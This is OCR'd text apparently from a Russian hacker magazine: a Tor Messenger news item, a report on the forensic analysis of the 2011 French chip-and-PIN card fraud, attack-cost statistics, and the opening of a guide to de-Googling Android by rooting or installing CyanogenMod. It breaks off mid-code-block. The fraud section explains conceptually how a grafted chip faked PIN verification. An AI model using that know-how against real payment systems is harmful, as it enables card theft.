


Шифрованием в IM сегодня никого не удивить, даже Pidgin и Adium поддерживают зашифрованные чаты и умеют работать с Tor, хотя для этого придется устанавливать

отдельный плагин. Однако разработчики Tor Project заявляют, что их мессенджер продвигает идею анонимного общения еще дальше: предоставляет более серьезное шифрование «из коробки» и по умолчанию запрещает сохранение информации.

Есть версии клиента для Linux, Windows, OS X, поддерживается Jabber (XMPP), IRC, Google Talk, Facebook Chat, Twitter, Yahoo и так далее.

Авторы Tor Messenger утверждают, что их цель — сделать Tor более доступным, одновременно с этим создав безопасный клиент для чатов. В работе мессенджер привлекает не только возможности сети Tor, которая ответственна за анонимность, но и OTR-шифрование.



Разработчики отмечают, что пока ожидать от проекта чудес и бескомпромиссной анонимности еще рано, это только ранняя бета. В будущем планируют добавить автоматические обновления, песочницы, улучшить поддержку Tor, реализовать зашифрованную передачу файлов, добавят OTR для личных сообщений в Twitter и многое, многое другое. Скачать Tom Messenger можно здесь.



КАК ЛОМАЮТ КАРТЫ CHIP-AND-PIN


Французские исследователи из École Normale Supérieure (Высшей нормальной школы) опубликовали подробности расследовании инцидента, случившегося в 2011 году. Тогда группа хакеров сумела похитить у пользователей французских банков более 680 тысяч долларов, обманув систему защиты банковских EMV-карт. Исследователи рассказали, каким образом злоумышленники сумели это проделать.

В 2011 году расследованием хищения денег у клиентов банков, разумеется, занималась полиция. По данным правоохранительных органов, хакеры модифицировали порядка 40 банковских карт, успели осуществить более 7000 транзакций, суммарно похитив около 680 тысяч долларов.

Тогда команда École Normale Supérieure проводила криминалистический анализ улик, помогая полиции. Именно этот отчет исследователи обнародовали 20 октября 2015 года. Там они называют схему взлома EMV-карт, использованную хакерами, одним из самых запутанных и хитрых фродов в истории.

Так как украденные карты являлись уликами, эксперты не могли попросту разобрать их и «посмотреть, что внутри». Вместо этого пришлось прибегнуть к помощи рентгена и микроскопа. Также команда ученых определила, как ведет себя чип во время использования, задействовав read-only программы, чтобы проверить, какую информацию карта сообщает PoS-терминалу.

Согласно опубликованному отчету, хакеры сумели реализовать man-in-the-middle атаку, внедрив в оригинальный чип карточки второй, самодельный чип, получивший название FUN или FUNcard. Из-за этой модификации толщина чипа увеличилась с 0,4 мм до 0,7 мм, однако карта все равно проходила в PoS-терминал, пусть и с некоторым трудом.



На рентгене хорошо видно использование раз-

Злоумышленники воспользовались известным багом в системе chip-and-PIN карт. Уязвимость в протоколе, с помощью которого карта общается с ридером, была найдена еще в 2006 году, баг позволяет атакующему использовать карточку, даже не зная PIN-кода.

EMV-транзакция обычно осуществляется в три этапа: аутентификация карты, верификация владельца карты, авторизация транзакции. В случае использования видоизмененной преступниками карты оригинальный чип позволял ей пройти аутентификацию. Однако на этапе авторизации владельца карты PoS-система все равно просит ввести PIN-код. В случае, который разбирали специалисты Высшей нормальной школы, хакеры могли вводить любой PIN-код, — их самодельный чип вступал в игру и заставлял систему поверить, что любой код верен.


«Атакующие перехватывали запрос PIN-кода и отвечали, что он верен, каким бы код ни был. В этом заключалось ядро их атаки», — пишут исследователи. То есть хакеры действовали по следующей схеме: они воровали банковские карточки, доставали из них чип, интегрировали в него FUNcard (что, по словам

исследователей, требовало «умения, терпения и очень тонкой работы»), затем вставляли полученную модификацию в «тело» другой карты и отправлялись по магазинам и к банкоматам, опустошая чужие счета.


Баг, которым воспользовались смекалистые преступники, уже исправлен, во всяком случае в большинстве стран Европы. По понятным причинам исследователи отказались раскрывать в отчете подробности о новой защите EMV-карт.

КИБЕРАТАКИ ОБХОДЯТСЯ БИЗНЕСУ ВСЕ ДОРОЖЕ

→ Специалисты Ponemon Institute и HP Enterprise Security представили отчет, согласно которому в 2015 году кибератаки стали обходиться компаниям еще дороже. В среднем в ходе одной кибератаки компания теряет порядка $7,7 млн. Чем дольше атака остается незамеченной, тем хуже. Если в 2010 году с нападением удавалось справиться в среднем за 14 дней, то сегодня это занимает уже 46 дней, что только увеличивает потери компаний.



Число атак растет
На 46% увеличилось число успешных атак за последние 4 года




Время, нужное на устранение одной атаки, растет
За последние 6 лет на 229% увеличились строки устранения одного инцидента (с 14 до 46 дней)

Затраты компаний растут
Средняя стоимость одной кибератаки для одной компании в 2015 году увеличилась до $7,7 млн

2015 **$7.7M**

Атаки наносят больше вреда
Наиболее затратные атаки, потери указаны в тысячах долларов



- Вредоносный инсайдер
- DDoS
- Веб-атаки
- Фишинг и социальная инженерия
- Вредоносный код
- Другое



ДОЛОЙ БОЛЬШОГО БРАТА

Евгений Зобнин
androidstreet.net

СКРЫВАЕМ СМАРТФОН ОТ ВСЕВИДЯЩИХ ГЛАЗ КОРПОРАЦИЙ



Ты выходишь из подъезда, щуришься от не пойми откуда взявшегося солнца, а на телефон уже приходит сообщение. Это Google, она точно знает, куда ты направляешься, и вежливо подсказывает расписание транспорта. Постой, тут еще одно сообщение: «Расписание рейсов в Питер». Действительно, вчера ты искал дешевый билет, Google знает и это. Она знает даже то, что сегодня ты собираешься в кино, именно это ты обсуждал в Hangouts. Интеллект и познания Google о юзерах уже давно никого не удивляют, но стоит ли ее сомнительная забота личной жизни?

За нами следят, я не узнаю обычных ребят — школа, дом, институт. Когда эту песню группы «МультFильмы» еще крутили по «Нашему Радио», мир был совсем другим. Смартфонов не существовало как класса, интернет был доступен далеко не всем, а большинству приходилось сидеть на диалапном модеме, который мало того что безумно тормозил, так еще и занимал телефонную линию. До запуска Facebook оставалось два года, до анонса Apple iPhone — пять лет, а идея стартапа Android еще только созревала в голове Энди Рубина.

Мысль о том, что уже через десять лет вся наша цифровая информация, включая местоположение, предпочтения, личные фото и документы, будет в реальном времени доступна большим корпорациям, хотя и витала в головах сотрудников Хакера, но была похожа скорее на оруэлловскую антиутопию, чем на грядущее будущее. Тем не менее сегодня мы имеем то, что имеем: Google вместе с Apple и Facebook отслеживают все наши перемещения, знают наше имя, фамилию, адреса проживания и работы, все наши пароли, номера кредитных карт, «видят» наши фотографии, могут угадывать наши предпочтения в конкретный день недели, знают, что мы едим, пьем, с кем мы спим, в конце концов.

Корпорации на 100% проникли в нашу жизнь и хотят проникнуть еще на 110%. Это правда, и это не может не угнетать. К счастью, у нас еще есть свобода выбора и нам совсем необязательно доверять свои жизни кучке компаний. Google за бесценок продает нам смартфоны, чтобы подсадить на свои сервисы, а мы обернем оружие Google против нее же.

ГОТОВИМСЯ

В этой статье я покажу, как при помощи совсем нехитрых манипуляций превратить смартфон на Android из «гуглозонда» в устройство, которое будет пол-

ностью невидимо для Google и других компаний. У нас будет доступ к анонимному магазину приложений, синхронизация файлов с собственным Dropbox, содержимое которого не доступно никому, кроме нас, синхронизация контактов и календаря с собственным же сервисом и, конечно же, анонимный веб-браузер, а также система защиты персональных данных от приложений, которым мы не можем доверять.

Подойдет практически любой Android-смартфон, выпущенный за последние два-три года, но ты серьезно облегчишь себе жизнь, приобретя один из смартфонов линейки Nexus. Их плюс в разлоченном загрузчике и использовании чистого Android без закладок производителя. Хорошим выбором также будет аппарат серии Google Play edition, но, как я уже сказал, подойдет практически любой. Наша первая задача — освободить этот смартфон от всего Google-софта, включая маркет, механизмы логина в Google-аккаунт, сервисы синхронизации и другие компоненты, а также закладок и средств синхронизации, предусмотренных производителем смартфона.

И здесь у нас есть два пути: мы можем либо очистить уже имеющуюся прошивку, либо установить вместо нее CyanogenMod. Второй способ гораздо более предпочтителен, он проще и позволяет буквально за несколько минут получить полностью чистую систему. Поэтому идти первым путем я рекомендую только в том случае, если есть явные препятствия для установки CM, например порт CyanogenMod для данной модели отсутствует или разлочка загрузчика невозможна (в современных аппаратах большая редкость). В любом случае мы рассмотрим оба пути, а ты сможешь выбрать наиболее подходящий лично тебе.

ПУТЬ ПЕРВЫЙ. ИСПОЛЬЗУЕМ СТОК

Итак, ты решил остаться на стоке. План действий следующий:

1. Получаем root.
2. Удаляем все Google-приложения.
3. Очищаем прошивку от сервисов производителя.


Root

Самый нетривиальный момент. Универсального и действующего в отношении всех смартфонов метода получить права root не существует, поэтому придется пробовать разные инструменты и надеяться на успешный результат.


Наиболее простой вариант — это воспользоваться одним из «уанкликеров», приложений для Android, позволяющих получить права root в один клик/тап. Самые популярные приложения из этого семейства — Framaroot и Kingo Root. Первый зарекомендовал себя как стабильный инструмент, но работает только для версий 2.0–4.2. Второй часто дает сбои, но, по заявлению разработчиков, способен рутануть практически любую версию ОС (1.5–5.0).



Для начала стоит попробовать их. Не сработало — ищем свой смартфон на 4PDA и смотрим, как получить root на данном аппарате. «Неломаемых» смартфонов практически не существует, поэтому ты наверняка найдешь нужный инструмент.



Kingo Root



Приложения Google в файловом менеджере

Отвязка от Google

Когда есть root, убрать приложения Google со смартфона проще простого. Для этого необходимо всего лишь удалить несколько файлов из каталогов `/system/app` и `/system/priv-app`, несколько файлов из `/system/framework` и набор низкоуровневых библиотек из `/system/lib`. Я бы мог здесь привести перечень, но от версии к версии он отличается, поэтому расскажу об очень простом и универсальном способе узнать правильный список файлов.

Открываем страницу Open GApps, выбираем пакет GApps для нашей версии Android (4.4, 5.0, 5.1 или 6.0), выбираем платформу (ARM, ARM64, x86) и нажимаем красную кнопку для загрузки. Открываем полученный ZIP в любом файловом менеджере. То, что находится в `system`, — это и есть файлы, которые нам нужно удалить со смартфона. Сделать это можно с помощью любого файлового менеджера с поддержкой root. Например, Root Explorer.

По окончании операции обязательно выполни сброс до заводских настроек (Настройки -> Восстановление и сброс -> Сброс настроек), иначе ты устанешь от появляющихся на экране ошибок.

Отвязка от сервисов вендора

С этим намного сложнее. Производителей смартфонов множество, и реализация механизмов синхронизации с сервисами может сильно отличаться даже в разных версиях прошивки одного вендора. Мне пришлось бы растянуть статью на полжурнала, чтобы описать их все, если бы я был столь жесток по отношению к читателю. Поэтому лучшее, что ты можешь сделать, — это просто не регистрировать учетную запись у вендора (если это возможно).

Также стоит поискать рецепты отключения сервисов на профильных форумах. Зачастую пользователи делятся такой информацией, и если способ есть — ты наверняка его найдешь.

ПУТЬ ВТОРОЙ. СТАВИМ CYANOGENMOD

Этот вариант хорош тем, что, кроме чистой прошивки, мы в большинстве случаев получим еще и обновленную версию Android с багфиксами и закрытыми уязвимостями. Платить за это придется необходимостью разблокировать загрузчик. К счастью, большинство производителей позволяет сделать это с помощью онлайн-сервиса, а точнее цифрового ключа, который с его помощью можно получить. Более того, загрузчики смартфонов линейки Nexus и почти всех китайских смартфонов (включая Xiaomi, ZTE и OnePlus) разлочены по умолчанию, точнее залочены без использования цифрового ключа, а разлочить устройства Samsung можно с помощью их собственного приложения CROM Service.

В любом случае для установки CyanogenMod на любое устройство понадобятся инструменты ADB и fastboot из Android SDK. Самый простой способ установить их в Windows — это воспользоваться кастомным инсталлятором. Он установит необходимые драйверы, а также нужные нам fastboot и ADB. В Linux та же задача решается установкой пакета android-sdk-platform-tools или android-sdk-tools, в зависимости от дистрибутива. Драйверов не нужно.

Далее мы должны найти кастомную консоль восстановления для нашего смартфона. Лучше всего на эту роль подойдет TWRP. Заходим на официальный сайт и ищем свой девайс. В секции Download Links находим ссылку на ска-

чивание и получаем файл. Если не удалось найти TWRP на официальном сайте, идем по форумам в поисках неофициальной версии. Она есть почти всегда, если не TWRP, так ClockworkMod.

```
Administrator:  15 seconds ADB Installer v1.4.2
####################################################################################
